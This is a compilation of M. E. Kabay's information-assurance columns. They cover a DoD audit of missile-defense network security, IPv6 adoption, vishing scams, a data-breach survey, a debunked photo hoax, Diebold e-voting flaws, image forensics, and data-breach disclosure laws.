"Missile Defense Agency officials had not prepared a System Security Authorization Agreement for the Ground-Based Midcourse Defense Communications Network. Additionally, available security documentation did not properly reflect current operations of the network. Missile Defense Agency officials also had not fully implemented information assurance controls required to protect the integrity, availability, and confidentiality of information in the Ground-Based Midcourse Defense Communications Network. Specifically, the Missile Defense Agency program office for the Ground-Based Midcourse Defense Communications Network did not provide information assurance awareness training to prior to being granted access, conduct reviews for unauthorized access, properly implement or document user access procedures and controls, and prepare contingency and incident response plans. Further, a Plan of Action and Milestones designed to assist managers in correcting security weaknesses had not been prepared. As a result, Missile Defense Agency officials may not be able to reduce the risk and extent of harm resulting from misuse or unauthorized access to or modification of information of the Ground-Based Midcourse Defense Communications Network and ensure the continuity of the network in the event of a disruption. Additionally, the Missile Defense Agency Chief Information Officer and the Designated Approving Authority may not be able to make appropriate management-level decisions relating to the security of the Ground-Based Midcourse Defense Communications Network if required key documents are not prepared, updated, or tested." < http://www.fcw.com/images/st_images/MDADODIGReport.pdf >

The report was removed from its original government Web site shortly after publication of the news story.< http://www.fcw.com/article92668-03-20-06-Web > When I wrote my first draft of this article in June 2006, I was unable to locate it anywhere other than in the mirrored version cited above despite a diligent search. I am relieved to report that it is currently (September 2006) available for download from < http://www.dodig.mil/audit/reports/FY06/06-053.pdf >.

I think that all of us responsible for system security of any kind must be prepared to handle negative audit results. I'm relieved that the DoD chose to make the Inspector General's report – a non-classified, public-domain document that we taxpayers paid for – public after all. Let's all make that approach our own standard for dealing with bad news.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

WEIS 2008:
Transition to IPv6 is Complex

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the current series of articles, I'm reviewing some of the papers presented at the 2008 Workshop on the Economics of Information Security (WEIS 2008) < http://weis2008.econinfosec.org/ > at Dartmouth College on June 25-28, 2008.

Hillary Elmore, L. Jean Camp and Brandon Stephens presented a paper entitled "Diffusion and Adoption of IPv6 in the ARIN Region."< http://weis2008.econinfosec.org/papers/Elmore.pdf > The authors point out that the absolute limit of unique 32-bit Internet Protocol version 4 (IPv4) addresses < http://www.iana.org/numbers/ >, is about 4 billion. The 128-bit IPv6 has an address space of approximately 10^38, which is incomprehensibly larger.

[A quick note to encourage the lost art of order-of-magnitude mental arithmetic: I teach my students to estimate powers of 2 (if they haven't memorized them) using the elementary observation that since (x^a)^b = x^(a*b) and 2 ≈ 10^0.30103, then any power of 2 can be estimated as follows: 2^b ≈ 10^(0.30103*b). Thus 2^32 ≈ 10^9.6 or roughly 4 x 10^9 (because if the logarithm base 10 of 2 is 0.30103 then the log of 4 is 0.60206 and the log of 8 is 0.90309). So endeth the first lesson.]

For a detailed analysis of the security and economic benefits of IPv6, see the home page for the IPv6 Task Force Inquiry (completed 2006) funded by the National Telecommunications and Information Administration (NTIA). < http://www.ntia.doc.gov/ntiahome/ntiageneral/ipv6/ > There are links there to the final report in HTML and in PDF and also to supporting materials.

Elmore, Camp and Stephens make the point that the adoption of IPv6 addressing has been surprisingly slow; they ask why. The authors provide a thoughtful analysis of available data sets and conclude that, at current rates of adoption, there is no way that IPv6 will replace IPv4 utilization before all IPv4 addresses are used (estimated to be around 2011). Because of uncertainty resulting from choices of data and variability in those data, the estimates for 80% implementation of IPv4 in the North American region ("ARIN") is somewhere between 8 and 22 years (i.e., 2016 through 2030). If there is no practical way to assign new IP addresses, new Internet players will be shut out of the market. They write,

> "Given the current expenditures on IPv4 in the United States and the investment cost necessary to switch
> from IPv4 to IPv6, this may not be the best option for the U.S. and other developed countries with existing
> IPv4 infrastructure. . . .
>
> European authorities, even less than American regulatory authorities, are unlikely to tolerate a situation where incumbents are able to prevent interconnection through their own failure to adopt new technologies.

> Forced adoption would be a likely long term but difficult and contentious regulatory battle. The level of deployment in Europe was termed “impercept[i]ble" in the final 2004 report of the European IPv6 Task Force. The U.S. may choose to effectively remain alone as the world converts, as with the case of the English to metric conversion.”

I’ll continue the summary of this interesting paper in my next column.

* * *

Hillary Elmore is a master’s student in the Human-Computer Interactions Design (HCID) program < http://xavier.informatics.indiana.edu/gradsites/hcid/Masters/ > in the School of Informatics < http://informatics.indiana.edu/overview/mission.asp > at Indiana University Bloomington; Prof. L. Jean Camp, PhD < http://www.ljean.com/ > is a noted security researcher and innovative academic particularly interested in the interactions of information security and society; Brandon Stephens < http://brandonstephens.com/resume.html > is also a master’s student in the HCID program at Indiana.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Vicious Vishing Villians

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Prof Julie Tower-Pierce of Norwich University's Justice Studies Department recently introduced me to a new word: "vishing." According to Brian Bergstein of the Associated Press, "Internet con artists are turning to an old tool — the phone — to keep tricking Web users who have learned not to click on links in unsolicited e-mails." < http://www.usatoday.com/tech/news/internetprivacy/2006-07-12-vishing-scam_x.htm >.

Vishing is a contraction of "voice phishing" and it asks victims to call a phone number where confidential information can be recorded for later abuse. According to Bergstein, some of the frauds involve a phone call to the victim with demands for confidential information such as credit-card security codes.

In my security courses, I teach students never to reveal confidential data to anyone who _initiates_ a phone call. It's one thing to volunteer to pay for something or to donate to a charity when you call an established, documented and credible phone number, but it's too easy to fall prey to social engineering when you receive a call.

If you like a charity that is ostensibly calling you, ask them to send you documentation in the mail or go online yourself (look up the organization yourself rather than just copying down a Web address you are given over the phone). If you are unfamiliar with the organization, you can do a DNS lookup (I use the SamSpade utility for Windows < http://www.samspade.org/ > but you can find many _whois_ services using any search engine) and check the ownership of the site.

For more information on a purported charity, use the reports available from the Charity Reports of Give.org < http://www.give.org/reports/index.asp > where you can obtain some sense of whether an organization is legitimate. Another good site is the Charity Navigator < http://www.charitynavigator.org >. I personally used these sites and others when I investigated a "charity" calling itself the American Veterans Coalition. You'll be interested in the investigators' findings: most or even all of the money collected is used for expenses – including salaries for the owners of the "non-profits." < http://www.charitynavigator.org/index.cfm/bay/content.view/catid/64/cpid/351.htm >

Be warned.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information

Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Survey Describes State of Security Management

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the constant problems we face in our field of security management is that we lack reliable data about what we're doing. I've written at length about this issue of data collection and reporting and invite readers to see my summary of the problems at < http://www.mekabay.com/methodology/crime_stats_methods.htm > or < http://www.mekabay.com/methodology/crime_stats_methods.pdf >. As one who has long taught applied statistics, including survey design, I am particularly pleased to find a well-constructed and properly-reported study of security issues.

PortAuthority Technologies < http://www.portauthoritytech.com/ > recently sponsored a study by Dr Larry Ponemon of the Ponemon Institute < http://www.ponemon.org/ > to examine the state of information security management in the US today. The four key issues were (quoting page 2):

1. How do information security practitioners respond to data breaches?
2. What technologies, practices and procedures are employed by organizations to detect and prevent data breaches?
3. What are the issues, challenges and possible impediments to effectively detecting and preventing data breaches?
4. How do organizations attempt to enforce compliance with its data protection policies?

This Web-based survey resulted in 749 qualified respondents who said that they were "involved in [their] organization's data protection activities, programs or initiatives." Half of the respondents' job titles were security- or IT-related; 77% were supervisors, managers, directors, vice-presidents or senior executives. Industry sectors included financial services, government, manufacturing, technology, health care, education and many others. Over 95% of the respondents worked in organizations with more than 1,000 employees; 60% were employed in organizations of more than 25,000 employees.

One of the more startling findings is that 34% of the respondents said that their organizations do not use any technological means of preventing and detecting data breaches. Of these respondents, 35% said that the technology was too expensive; 16% claimed that manual procedures were "more than adequate for our company's data breach detection and prevention" and 16% asserted that "Our company is not vulnerable to data breaches." That assertion is breath-taking in its hubris, don't you think?

Of the respondents, 76% claimed that they could detect a large data breach (more than 10,000 customer records) with a probability of 60% or more; however, only 36% of the same sample thought that small data breaches (fewer than 100 customer records) would be detected 60% of the time or more.

The report shows graphs comparing "how respondents view the effectiveness of their organization's enforcement practices. While over 59% of respondents believe their company is effective at detecting breaches, only 37% believe the company is effective at preventing

breaches."

Of those who did use technology to detect data breaches, 39% used content filtering technologies; 28% used keyword monitors; 25% used "data leak detection and prevention" and 23% used intrusion detection systems. Other tools mentioned included packet sniffers and digital-rights management products.

The most common methods mentioned for preventing data breaches were access controls (41%), virtual private networks "or other secure token-based networks" (27%) and encryption (22%).

Thankfully, 81% of the respondents named policies and standard operating procedures as a method for preventing data leaks; 71% mentioned "close supervision and management of all data handling functions." In addition, 65% provided "training and communication programs" and 40% insisted on "rigorous background checks for all employees who handle sensitive or confidential information." However, only 33% of the respondents thought that their organization was "effective" at enforcement of security policies.

Another interesting question concerned why enforcement of security policies may not be effective. Some 29% of the respondents said that the primary reason was that there are many methods for bypassing security; 28% mentioned the false-positive problem. Another 16% named cost as a key issue and 14% complained that upper management did not seem to support the policies.

There are many other interesting findings in the study. See < http://www.portauthoritytech.com/breachsurvey > to register for and download the PDF version of the report. This report will make excellent material for brown-bag lunchtime discussions among the security team members in any organization and can be useful for teachers and students in security-management courses. Practitioners and students will do well to apply all the study questions to themselves and to examine their own responses carefully.

Congratulations to Dr Ponemon and thanks to PortAuthority Technologies for sponsoring the study.

[I have no financial relationship whatever with any of the organizations responsible for this study.]

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

limit on any Web site, and to republish it in any way they see fit.

PSYOP in Action

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

PSYOP is the abbreviation for "psychological operations," a part of information warfare that includes both distribution of accurate information and propaganda campaigns with lies and distortions.< http://www.psywar.org/ >

I received a series of horrific images from a well-meaning colleague recently that can be qualified as PSYOP. They showed "An 8 year old child caught stealing bread in a market of Iran is punished in a public place, in the name of Islam!!!" The e-mail message went on, "His arm will be crushed and will lose its use permanently. A religion of peace and love, they say? How can anyone believe them when they commit such inhuman acts?" The six pictures showed a tiny boy grimacing as his arm was run over by a vehicle.

Appalling! I prepared to send the pictures on to family and friends interested in the Middle East.

However, as I always do before forwarding anything, I checked the Urban Myths Reference Pages at Snopes.com. < http://www.snopes.com/ > The photographer's name was printed on each of the photos: Siamak Yari. Using that name in the search box on the Snopes home page instantly pointed to this entry: "Bread and Media Circuses." < http://www.snopes.com/photos/gruesome/crushboy.asp > All six of the pictures were on the Web site.

Status? "Real photos; inaccurate description."

The entry reads as follows:

>The above-displayed photographs have been circulating on the Internet since at least 2004, usually in e-mail forwards that set them in one of several Arab/Muslim areas (e.g., Iraq, Iran, Afghanistan, Palestinian territories) and claim that the boy pictured is being punished under a harsh sharia law system that imposes a penalty grossly out of proportion to the nature of the crime (i.e., having his arm crushed under a vehicle because he stole a loaf of bread).

What the photographs actually depict (according to the operator of the site that originally published them) is performers hustling money from onlookers by staging an act, one in which a subject seemingly allows himself to be run over by a heavy vehicle and then emerges unscathed. (Note the man with the microphone in the first picture, who drums up business and describes the action for observers. Also note the blanket placed under the boy's arm — not a consideration persons intent on severely punishing a lawbreaker would be likely to provide.) This a common illusion, variations of which are performed by many magicians and accomplished through a variety of means, with no lasting harm done. That the subject is a small boy who grimaces his way through the stunt is all part of the act, intended to elicit sympathy and extra cash — despite his contorted facial expressions, the boy is not seriously hurt.<

The entry concludes with a final piece of debunking: "The versions of these photographs

circulated via e-mail generally leave out the last pictures of the original series, which show the same boy after the conclusion of the stunt: < http://graphics1.snopes.com/photos/gruesome/graphics/bread7_small.jpg >."

In researching this article, I also ran across a Web site in which the pictures were used as the basis of attacks on Islam; all attempts to argue that the situation was different from the initial claims were met with torrents of obscene language, denial that the Snopes explanation could possibly be correct, and repeated urgings to slaughter all Muslims. You will understand that I forbear to give you the URL.

The use of a child as a prop in a trick to persuade people to donate money is child abuse and may even qualify as slavery if the child is kept in bondage. However, child abuse is unfortunately found in many cultures around the world especially where poverty is common < http://www.antislavery.org/homepage/antislavery/childlabour.htm > – and also in developed countries such as the USA. < http://childmolestationprevention.org/ >

Don't let this kind of lie color your perceptions of an entire country, an entire culture and millions of people. Check the facts – especially if you are blowing up in outrage. As a Jew who lost family in the Holocaust, I have no intention of sitting quietly to watch yet another people demonized and dehumanized using propaganda techniques successfully implemented by the Nazis.

Teach all your employees, colleagues, friends and family that it is irresponsible to forward e-mail messages – especially those that are defamatory or incendiary – without checking their veracity first.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Paperless E-Voting Fails Again

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Long-time readers may recall that I have inveighed against paperless electronic-voting (e-voting) machines for some time < http://www.networkworld.com/newsletters/sec/2004/0209sec1.html >. In recent weeks there's been more bad news for proponents of such systems – and for the future of democracy.

The basic problem is that e-voting machines that provide no paper audit trail are a disaster waiting to happen. Any error in such systems, including deliberate tampering, that alters the vote counts cannot, even in principle, be prevented from alering election results. For the time being, we need systems that produce a paper record the voter can compare with her vote; if the paper accords with her choice, she can then deposit the audit record in a secure repository for use in a recount if necessary.

On September 13, Profs Ariel J. Feldman, Alex Halderman and Edward W. Felten of the Center for Information Technology Policy at Princeton University released a paper entitled, "Security Analysis of the Diebold AccuVote-TS Voting Machine." < http://itpolicy.princeton.edu/voting/ >

Despite the efforts of the Diebold Company < http://www.diebold.com/ > to prevent independent study of its e-voting products, the researchers were able to buy an AccuVote-TS machine and subject it to a thorough security analysis.

Dr Felten's team found that malware inserted through a removable memory card with as little as one minute of access to the voting machine could cause all kinds of mischief such as switching vote counts or otherwise damaging the election results.

Diebold's reponse "attributed to Dave Byrd, President, Diebold Election Systems," < http://www6.diebold.com/dieboldes/pdf/princetonstatement.pdf > attacked the study on specious grounds and was soundly refuted by Ed Felten in a riposte on September 20. < http://www.freedom-to-tinker.com/?p=1065 >

To hear an interview with Ed Felten on the "Weekend Edition" program for Saturday, September 23 by NPR's Scott Simon about this report and the propaganda attack by Diebold, you can visit < http://www.npr.org/templates/story/story.php?storyId=6129761 >. The host raised many of the criticisms published in Diebold's attack and Dr Felten responded convingliny to each of them.

I think that we in the United States should be following the example of the Australian government. There, e-voting machine code is open for inspection by all and has continued to be improved over the years since its introduction and implementation in voting machines. See for example a 2003 report by Kim Zetter in Wired entitled, "Aussies Do It Right: E-Voting." < http://www.wired.com/news/ebiz/0,1272,61045,00.html >

Programmers and security experts interesting in supporting an open-source model for e-voting in

the US (and elsewhere) can volunteer at the Open Voting Consortium < http://www.openvotingconsortium.org/ >.

Make your vote count: don't let proprietary, secret software undermine what little democracy we still have left.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Michigan State CISO Speaks Online

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The MSIA Program of the School of Graduate Studies at Norwich University has begun a new program. We will periodically invite Distinguished Guest Lecturers to address our graduate students as a supplement to the assigned curriculum of the 18-month long program. The lectures will be held via the FreeConferenceCall.com service < http://www.freeconferencecall.com > that allows us to assign a specific phone number for up to 96 participants from the MSIA program. These events are organized by Prof Peter Stephenson, the Associate Program Director of the MSIA. We will make the edited recordings of these lectures available to everyone as a public service < http://www.mekabay.com/msia/audio/index.htm > and hope that you will enjoy them.

Our first Distinguished Guest Lecturer was Dan Lohrmann, Chief Information Security Officer (CISO) of the State of Michigan, who addressed MSIA students on Saturday 2006-09-29. In his program-wide conference call, Dan Lohrmann addressed a number of questions relating to emergency preparedness and incident response. The 14 MP3 files at < http://www.mekabay.com/msia/audio/2006-09-30_lohrmann/index.htm > are as follows:

- Part 1: Dr Peter Stephenson introduces Dan Lohrmann
- Part 2: Dan Lohrmann's introductory comments and description of PowerPoint file provided to MSIA students.
- [At this point on the menu, there's a link to "Continuity of Government: Challenges & Solutions in Michigan," a 21 MB narrated PowerPoint lecture (both PPT & PPS available) from Mr Lorhmann that was distributed via our WebCT electronic teaching platform to students in Seminar 4 of the MSIA in October 2006.]
- Part 3: What keeps you awake at night?
- Part 4: What do you think is the biggest threat from a BCP standpoint?
- Part 5: What have you done to address the potential of a Bird Flu or other pandemic?
- Part 6: What have you and the State of Michigan learned from the federal response to the Hurricane Katrina disaster?
- Part 7: How do you address DoS attacks? When you you involve law enforcement?
- Part 8: Do you see any differences between government and private sectors for BCP?
- Part 9: How have you been able to get management buy-in for BCP & DRP and how have you managed the politics?

- Part 10: Approach to security awareness to maintain budgets?
- Part 11: Greatest impact you can have on improving BCP & DRP at state & national levels?
- Part 12: Translating government efforts into private sector?
- Part 13: VoIP security?
- Part 14: Concluding comments from Dr Stephenson and Mr Lohrmann.

The entire conference call is also available as a single large MP3 file that lasts about an hour in all. It will make an excellent topic for one of your commuting trips or for a brown-bag lunch with a group of interested staff at work.

Sincere thanks to Dan Lohrmann for all the work he put into his presentation and for his kindness in speaking to our students and allowing us to put his thoughts online for the community at large.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Picture This!

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Chris Tanguay and Chris McGrath are undergraduate students in the Bachelor of Science in Computer Security and Information Assurance (BSCSIA) program at Norwich University < http://www.norwich.edu/academics/business/informationassurance.html > are currently taking the CJ341 course on cybercrime and cyberlaw < http://www.mekabay.com/courses/academic/norwich/cj341/index.htm >. Recently they went down the road to Dartmouth College to attend a lecture that will interest readers of this column; here is their trip report (and they both got extra points on their class grade).

* * *

Digital image forgery is a growing problem in criminal cases < http://expertdocumentexaminer.com/forgery/forgerycases/ > and in public discourse. Photographic fakes can be used to promote a magazine story, defame a political opponent, or other objectives.< http://www.cs.dartmouth.edu/farid/research/digitaltampering/ > Digital image forensic tools are helping to investigate and solve crimes. The development of these tools is essential to the future of forensic analysis of digital images.< http://www.cnet.com.au/software/imaging/0,239035345,240060103,00.htm >

At Dartmouth College, New Hampshire, Micah Kimo Johnson presented his computer science doctoral thesis proposal on 6 October 2006. The topic was “Lighting and Optical Tools for Digital Image Forensics.” These tools are capable of detecting traces of tampering in digital images without depending on watermarks or specialized hardware.

Since camera companies have not yet imposed digital watermarks on photographs, how can anyone be sure that photos have not been modified? The question is particularly important for crime-scene photos that may be offered as evidence in court.

Mr Johnson presented three new digital image forensic analytical tools: illuminant direction, specularity, and chromatic aberration.

Illumination direction analyzes the light sources in photographs. The tool looks for consistent light sources throughout the whole image. He has created a mathematical approach to calculating the angle of the incident light based on the shadows in the picture. If light sources were not in the same direction the tool can pick up the discrepancies. The tool works not only with sunlight but also works with local sources such as lamps. The analytical software has been built and tested with excellent results; he is now working on a user interface so that others will be able to use it.

His specularity tool looks at specular (reflective) highlights in images. In his presentation, he displayed a picture of the cast from “American Idol” in which two of the characters were added to the picture after the photo was taken. He showed that the glossy or reflective parts in the photo (e.g., eyes, glasses) had one light source in the reflection of the eyes of some characters but two sources in the eyes of others. He is still working on the program and the mathematical algorithm.

The chromatic aberration tool works on the principles of a camera lens and Snell's law.< http://scienceworld.wolfram.com/physics/SnellsLaw.html > Any lens produces a natural distortion in the photo that can be mapped across the surface of the original picture. If the distortion in part of a picture does not match the distortion around it, the picture has been modified; e.g., there may be superposition of material from a different photo. He is still working on the development of this tool to improve performance.

Mr Johnson's research adds to existing image forensic tools developed in the lab at Dartmouth where he works with his advisor Dr Hany Farid. < http://www.cs.dartmouth.edu/farid/research/tampering.html > These contributions will significantly advance the field of forensic analysis of digital images. Individually, these tools can't be applied to every photo, but combining them together with other forensic tools will greatly help in investigations and verifications of forged images. Although these tools will not detect every forged or modified photo, but they will make forgery a great deal more difficult to circumvent expert analysis.

For more about Kimo Johnson's research on digital forensics, visit his Website at < http://www.cs.dartmouth.edu/~kimo/research/image_forensics/index.html >.

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Avert Labs Blog

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

I got a nice note the other day from my former student Karthik Raman. Karthik was the valedictorian of the 2006 graduating class at Norwich University and also the gang boss for several years over the students who worked on the INFOSEC YEAR IN REVIEW database < http://www.mekabay.com/iyir >. Karthik is working in the McAfee Avert Labs these days and he's just published his first contribution to their blog < http://www.avertlabs.com/research/blog/?p=109 >. In it, he muses over the consequences of Microsoft's policy of limiting patch releases to the second Tuesday of each month. Does this pattern push malware writers to release their exploits on or after this Patch Tuesday?

The site has interesting topics listed in the categories list:

- Bot and BotNet Research
- Data Theft
- Exploit Research
- General Computer Security
- Malware Research
- Mobile Security Research
- Potentially Unwanted Programs
- Security Bulletins
- Spam and Phishing Research
- Un-Patched Vulnerabilities
- Vulnerability Research
- Web and Internet Safety
- Zero-Day.

There are also monthly archives going back to May 2005.

I picked "Data Theft" < http://www.avertlabs.com/research/blog/?cat=14 > to explore and found some interesting and well-written articles there. "It's all in the Game!!" from Oct 5, 2006 examined fraud in the online gaming industry, including massively-multiplayer online role-playing games. "ATM security is still computer security" (Sep 21) looks at bank-machine hacking. "Nightmares of Data Retention on Cell Phones" (Sep 5) is an interesting review of how cell phones – especially personal digital assistants that include phone functions – can retain confidential information after it appears to be deleted. There are other articles in the archive that I recommend to readers.

The blog includes a Really Simple Syndication (RSS) feed so you can be notified of additions automatically. I think these materials may be useful to readers who are responsible for security-awareness programs. I suspect that Avert Labs would be happy to give you permission to include articles in your employee newsletters.

Congratulations to Avert Labs for a good resource for security awareness!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Program Director of the MSIA in the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Metadata

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

In database theory, _metadata_ refers to information about the data. Metadata include field descriptors, edit masks, record numbers, pointers, counters and so on.

Today I'd like to provide readers with some column metadata: information about the purpose and nature of this column. I am moved to do so in part because of recent correspondence from readers who have told me what to write and what not to write in the Security Strategies newsletter.

One reader objected to the inclusion of a comment in my article about voting machines < http://www.networkworld.com/newsletters/sec/2006/1009sec1.html >: "Make your vote count: don't let proprietary, secret software undermine what little democracy we still have left." According to the reader, that sentence was overtly political and should not have been included in a newsletter about network security.

Hmm: this column in general and that column in particular is not "about network security" and I avoid neither political topics nor political comments. Wasn't that obvious simply from the topic – electronic voting machines? I write about a information assurance topics including applications of confidentiality, control, integrity, authenticity, availability and utility across the entire spectrum of human activity. True, this column covers tightly-construed system- and network-security topics but it also occasionally delves into national security, public policy, human resources management, operations management and cyberlaw. I often write columns aimed at employee (and public) education from a security-awareness perspective because I hope that readers will freely use the columns in their organizations' awareness newsletters. I have often explicitly urged security professionals to become involved in public-policy issues where our expertise can be useful to fellow citizens and I hope that most readers find these commentaries at least interesting and at best stimulating, even if they disagree with some of my analyses and suggestions.

A more important principle is that I include expressions of personal values in my writing for two reasons. First, I've always emphasized the value of a direct connection between writer and reader (see my essay "On Writing" at < http://www.mekabay.com/methodology/writing_undergrad.htm > or < http://www.mekabay.com/methodology/writing_undergrad.pdf >). Writing in the first person rather than a disembodied, neutral and neutered third person and using the active voice rather than the passive are important elements in reaching readers; so is the direct expression of feeling and values.

Second, in all of my university teaching for the last 36 years, I have emphasized the importance of values regardless of the specific subject at hand. That doesn't mean that every lesson or every column (yes, columns are an opportunity to teach) is an opportunity for self-indulgent self-expression; however, a subject-appropriate comment is useful in sparking interest and focusing the reader's attention – regardless of whether the reader likes the comment or not. For example, when teaching statistics, I include comments about the importance of meticulous attention to

detail and emphasize double-checking methods and results; in systems engineering or technical support, I urge students to be respectful of users and to resist demeaning language; when teaching management topics, I introduce questions of human values such as respect for human beings (as opposed to treating workers as fungible automatons) because, I argue, they are underlying moral values that support good management (see for example the lectures in < http://www.mekabay.com/courses/academic/norwich/is455/lectures >. Similarly, in teaching security management, I include discussions of ethical decision-making as important tools for anyone setting and applying security policies (see for example the curriculum in < http://www.mekabay.com/courses/academic/norwich/is342/lectures >).

Finally, I'd like to address the readers who have told me what _not_ to write. I'm always delighted to receive constructive suggestions about new topics; indeed, sometimes I've received such thoughtful commentaries that I have helped the writers publish their work in this column or elsewhere. However, I have never written to columnists to tell them _not_ to write something because I dislike it or am not interested in it! I don't understand the basis on which a reader of a columnist's work could write such a letter – especially when it is directed solely at the editor and not to the writer – even were the reader to be _paying_ for the column. If you disagree with something I write, by all means write to me to explain why you disagree – and maybe I'll publish your comments (with your permission).

But don't tell me what NOT to write in MY column!

* * *

New information assurance journal – Norwich University Journal of Information Assurance (NUJIA). See < http://nujia.norwich.edu >.

M. E. Kabay, PhD, CISSP is Program Director of the MSIA and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

WEIS 2008:
Do Data-Breach-Disclosure Laws Reduce Identity Theft?

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

At the 2008 Workshop on the Economics of Information Security (WEIS 2008)< http://weis2008.econinfosec.org/ > at Dartmouth College on June 25-28, 2008 (see also my overview in this column of the 29th of May)< http://www.networkworld.com/newsletters/sec/2008/052608sec2.html >, there were many fascinating research papers presented by distinguished scholars. In this short series, I will be summarizing some of the most striking findings of several researchers whose work I particularly enjoyed (I must quickly add that my not discussing particular articles should in no way be construed as criticism).

Sasha Romanosky< http://www.romanosky.net/ >, a doctoral student, presented a paper he coauthored with Professor Rahul Telang, PhD< http://www.heinz.cmu.edu/~rtelang/rahul_res.html > and Professor Alessandro Acquisti, PhD< http://www.heinz.cmu.edu/~acquisti/index.html >. The three researchers are from the Heinz School of Public Policy and Management< http://www.heinz.cmu.edu/ >, Carnegie Mellon University< http://www.cmu.edu/index.shtml >. Their paper is "Do Data Breach Disclosure Laws Reduce Identity Theft? Carnegie Mellon's CyLab summarized their work < http://www.cylab.cmu.edu/default.aspx?id=2473 > and pointed to a June 5, 2008 article about it in *CSO Magazine* < http://www.csoonline.com/article/383313/Researchers_Notification_Laws_Not_Lowering_ID_Theft > by Robert McMillan.

The key points of the researchers' methods and findings were as follows:

- The question: do data-breach-disclosure laws reduce the frequency of identity theft?
- The researchers used the Freedom of Information Act to request identity theft data from the FTC over the years 2002 to 2006.
- Their statistical model allowed them to control for many economic and demographic factors.
- In this preliminary paper, they found a negative but not statistically significant relationship between implementation of data-breach-disclosure laws and the rate of identity theft.
- The absence of measurable relationship may indicate an absence in reality (what statisticians call the parametric values) or may indicate problems in the sampling (size or quality of the dataset). However, see the next comment immediately below.

The researchers have since augmented their analysis and data to include 2007 identity thefts and find negative and statistically significant but marginal effect of disclosure laws on identity theft rates (a reduction of 1.2 reported thefts per 100,000 population or about 2% of the crime rate). Sasha Romanosky commented, "It's not clear whether that's a large enough effect to justify the laws. Nor is it clear what is the net social effect (costs relative to benefits). There are likely other

benefits of these disclosure laws, and we are studying only one possible outcome. We also recognize that to be most effective, the responsibility lies with both firms and consumers to take appropriate action to prevent identity theft."

The authors propose the following policy recommendations (quoting exactly):

- Create a single, federal data breach disclosure law that covers all persons, private organizations, data brokers and state and federal agencies. This single law should reduce conflict between states laws and lower the barrier for compliance.
- Standardize the content of notifications to include only pertinent information (no marketing brochures) that includes actionable information for the consumer (e.g. date of breach, type of personal information lost, and customer support contact information).
- Define an oversight committee to be notified of all breaches. This will create an authoritative source of breach data that can be made available to policy makers, researchers and consumers.

* * *

